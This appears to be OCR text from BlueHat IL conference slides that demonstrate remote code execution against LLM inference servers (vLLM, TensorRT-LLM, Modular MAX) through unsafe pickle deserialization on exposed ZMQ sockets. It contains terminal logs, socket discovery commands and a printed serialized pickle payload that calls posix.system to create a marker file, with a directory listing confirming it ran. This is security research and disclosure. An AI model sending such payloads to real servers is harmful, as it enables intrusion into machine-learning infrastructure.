
vLLM Exploit

```
INFO 10-28 01:08:36 launcher.py:27] Route: /v1/models, Methods: GET
INFO 10-28 01:08:36 launcher.py:27] Route: /version, Methods: GET
INFO 10-28 01:08:36 launcher.py:27] Route: /v1/chat/completions, Method
s: POST
INFO 10-28 01:08:36 launcher.py:27] Route: /v1/completions, Methods: PO
ST
INFO 10-28 01:08:36 launcher.py:27] Route: /v1/embeddings, Methods: POS
T
INFO:     Started server process [1]
INFO:     Waiting for application startup.
INFO:     Application startup complete.
INFO:     Uvicorn running on socket ('0.0.0.0', 8000) (Press CTRL+C to
quit)
INFO 10-28 01:08:46 metrics.py:363] Avg prompt throughput: 0.0 tokens/s
, Avg generation throughput: 0.0 tokens/s, Running: 0 reqs, Swapped: 0
reqs, Pending: 0 reqs, GPU KV cache usage: 0.0%, CPU KV cache usage: 0.
0%.
INFO 10-28 01:08:56 metrics.py:363] Avg prompt throughput: 0.0 tokens/s
, Avg generation throughput: 0.0 tokens/s, Running: 0 reqs, Swapped: 0
reqs, Pending: 0 reqs, GPU KV cache usage: 0.0%, CPU KV cache usage: 0.
0%.
INFO 10-28 01:09:06 metrics.py:363] Avg prompt throughput: 0.0 tokens/s
, Avg generation throughput: 0.0 tokens/s, Running: 0 reqs, Swapped: 0
reqs, Pending: 0 reqs, GPU KV cache usage: 0.0%, CPU KV cache usage: 0.
0%.
INFO 10-28 01:09:16 metrics.py:363] Avg prompt throughput: 0.0 tokens/s
, Avg generation throughput: 0.0 tokens/s, Running: 0 reqs, Swapped: 0
reqs, Pending: 0 reqs, GPU KV cache usage: 0.0%, CPU KV cache usage: 0.
0%.
INFO 10-28 01:09:26 metrics.py:363] Avg prompt throughput: 0.0 tokens/s
, Avg generation throughput: 0.0 tokens/s, Running: 0 reqs, Swapped: 0
reqs, Pending: 0 reqs, GPU KV cache usage: 0.0%, CPU KV cache usage: 0.
```


```
451e5288-36a2-4ecc-872c-6039048b53e3
_data_socket
451e5288-36a2-4ecc-872c-6039048b53e3
_health_socket
451e5288-36a2-4ecc-872c-6039048b53e3
_input_socket
451e5288-36a2-4ecc-872c-6039048b53e3
_output_socket
9292afacfd065d87140ac4eb7a44829e3af5
6673cb9e4843b874a48764d67bc8facebook
-opt-125m.lock
tmpl808rx00
```

```
root@ip-10-10-189-39:/workspace
# python3 pwn.py
```

BlueHat IL


~/git/llama-stack-research/modular/quickstart/ [main] uv run python zmq_try_exploit.py
⌘K to generate a command
Problems 6
Output
Debug Console
Terminal
TERMINAL
12:52:21.537 WARNING: 33042 MainThread: max.pipelines: Insufficient cache memory to support a batch containing one request at the max sequence length of 131072 tokens. Need to allocate at least 1024 pages (32.00 GiB), but only have enough memory for 882 pages (27.57 GiB).
[2025-06-11 12:52:21] INFO paged_cache.py:315: Paged KVCache Manager allocated 882 device pages using 32.00 MiB per page.
12:52:21.859 INFO: 33042 MainThread: max.pipelines: Paged KVCache Manager allocated 882 device pages using 32.00 MiB per page.
[2025-06-11 12:52:21] INFO model.py:384: Building and compiling model...
12:52:21.859 INFO: 33042 MainThread: max.pipelines: Building and compiling model...
[2025-06-11 12:52:24] INFO model.py:389: Building and compiling model took 2.512670 seconds
12:52:24.372 INFO: 33042 MainThread: max.pipelines: Building and compiling model took 2.512670 seconds
[2025-06-11 12:52:25] INFO api_server.py:144:
****
Server ready on http://0.0.0.0:8000 (Press CTRL+C to quit)
****
[2025-06-11 12:52:25] ERROR metrics.py:190: instrument is None for maxserve.pipeline_load
[2025-06-11 12:52:25] INFO on.py:62: Application startup complete.
[2025-06-11 12:52:25] INFO server.py:215: Uvicorn running on http://0.0.0.0:8000 (Press CTRL+C to quit)
⌘K to generate a command
~/git/llama-stack-research/modular/quickstart/ [main] sudo lsof -P -iTCP | grep -i listen
Password:
^C
~/git/llama-stack-research/modular/quickstart/ [main] netstat -a -n -p TCP | grep -E "5555|50051"
tcp4 0 0 127.0.0.1.5555 *.* LISTEN
tcp46 0 0 *.50051 *.* LISTEN
tcp4 0 0 192.168.2.217.55554 76.223.31.44.443 ESTABLISHED
tcp4 0 0 192.168.2.217.55554 76.223.31.44.443 CLOSED
~/git/llama-stack-research/modular/quickstart/ [main] netstat -a -n -p TCP | grep -E "5555|50051"
tcp4 0 0 127.0.0.1.5555 *.* LISTEN
tcp46 0 0 *.50051 *.* LISTEN
tcp4 0 0 192.168.2.217.55554 76.223.31.44.443 ESTABLISHED
tcp4 0 0 192.168.2.217.55554 76.223.31.44.443 CLOSED
~/git/llama-stack-research/modular/quickstart/ [main]
⌘K to generate a command
python3.10...
zsh quickst...

BlueHat IL


root@ip-10-10-169-76-release: /app/tensorrt_llm
ssh • -zsh
19%
16 GB
43 kB↓
13 kB↑
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
root@ip-10-10-169-76-release:/app/tensorrt_llm# ^C
(reverse-i-search)``:
super().term()
File "_zmq.py", line 564, in zmq.backend.cython._zmq.Context.term
File "_zmq.py", line 160, in zmq.backend.cython._zmq._check_rc
KeyboardInterrupt:
Found ZMQ socket at 127.0.0.1:8000
Sending pickle...
SENT 1737036190.1244102 b'\x80\x04\x95Q\x00\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x8c\x06system\x94\x93\x94\x8c6touch /tmp/trt_llm_exploited_now.exploited && echo RCE\x94\x85\x94R\x94.'
Every 0.5s: ls -alh /tmp/
ip-10-10-169-76-release: Thu Jan 16 14:03:27 2025
total 4.0K
drwxrwxrwt 13 root root 300 Jan 16 14:01 .
drwxr-xr-x 1 root root 4.0K Jan 16 12:43 ..
-rw-r--r-- 1 root root   0 Jan 16 14:00 92ab9d01091f109faa57337bde90fa23acf3c7582a206d542389daa50cf10474.lock
drwx------ 19 root root 380 Jan 16 14:01 ompi.ip-10-10-169-76-release.0
-rw-r--r-- 1 root root   0 Jan 16 13:45 pickle_rce_created_this_file.txt
drwx------ 3 root root   60 Jan 16 13:38 tmp0noc9qm1-llm-workspace
drwx------ 3 root root   80 Jan 16 13:45 tmp20s4f6h_
drwx------ 2 root root   40 Jan 16 14:00 tmp9cjf0c34
drwx------ 3 root root   60 Jan 16 14:01 tmp9qqzb23g-llm-workspace
drwx------ 3 root root   80 Jan 16 13:37 tmpeimqy33y
drwx------ 3 root root   60 Jan 16 13:46 tmpfty4pouz-llm-workspace
drwx------ 2 root root   60 Jan 16 14:01 tmpfukerm_y
drwx------ 2 root root   40 Jan 16 13:37 tmpj35e5axg
drwx------ 2 root root   40 Jan 16 13:45 tmpmhnbqe2w
drwx------ 3 root root   80 Jan 16 13:59 tmpt98x5iiv
[TensorRT-LLM][INFO] Number of blocks in KV cache secondary pool: 0, onboard blocks to primary memory before reuse: true
[TensorRT-LLM][INFO] Max KV cache pages per sequence: 32
[TensorRT-LLM][INFO] Number of tokens per block: 64.
[TensorRT-LLM][INFO] [MemUsageChange] Allocated 15.76 GiB for max tokens in paged KV cache (751104).
[TensorRT-LLM][INFO] Enable MPI KV cache transport.
Sending message to <zmq.Socket(zmq.PAIR) at 0x71fc48415d30>: b'\x80\x04\x95\t\x00\x00\x00\x00\x00\x00\x00C\x05READY\x94.'
RECEIVING FROM PICKLE SOCKET
RECEIVING FROM PICKLE SOCKET
LOADING PICKLED OBJECT FROM SOCKET: <zmq.Socket(zmq.PAIR) at 0x7001bc326ac0>
FINISHED DESERIALIZATION, got: b'READY'
INFO: Started server process [58387]
INFO: Waiting for application startup.
INFO: Application startup complete.
INFO: Uvicorn running on http://localhost:8000 (Press CTRL+C to quit)

BlueHat IL

```
Found ZMQ socket at 127.0.0.1:8000
Sending pickle...
SENT 1737036190.1244102 b'\x80\x04\x95Q\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x8c\x06system\x94\x93\x94\x8c6touch /tmp/trt_llm_exploited_now.exploited && echo RCE\x94\x85\x94R\x94.'
```

root@ip-10-10-169-76-release: /app/tensorrt_llm (ssh)


```
Every 0.5s: ls -alh /tmp/

total 4.0K
drwxrwxrwt 13 root root  320 Jan 16 14:03 .
drwxr-xr-x  1 root root 4.0K Jan 16 12:43 ..
-rw-r--r--  1 root root    0 Jan 16 14:00 92ab9d01091f109faa57337bde90fa23acf3c7582a206d542389daa50cf10474.lock
drwx------ 19 root root  380 Jan 16 14:01 ompi.ip-10-10-169-76-release.0
-rw-r--r--  1 root root    0 Jan 16 13:45 pickle_rce_created_this_file.txt
drwx------  3 root root   60 Jan 16 13:38 tmp0noc9qm1-llm-workspace
drwx------  3 root root   80 Jan 16 13:45 tmp20s4f6h_
drwx------  2 root root   40 Jan 16 14:00 tmp9cjf0c34
drwx------  3 root root   60 Jan 16 14:01 tmp9qqzb23g-llm-workspace
drwx------  3 root root   80 Jan 16 13:37 tmpeimqy33y
drwx------  3 root root   60 Jan 16 13:46 tmpfty4pouz-llm-workspace
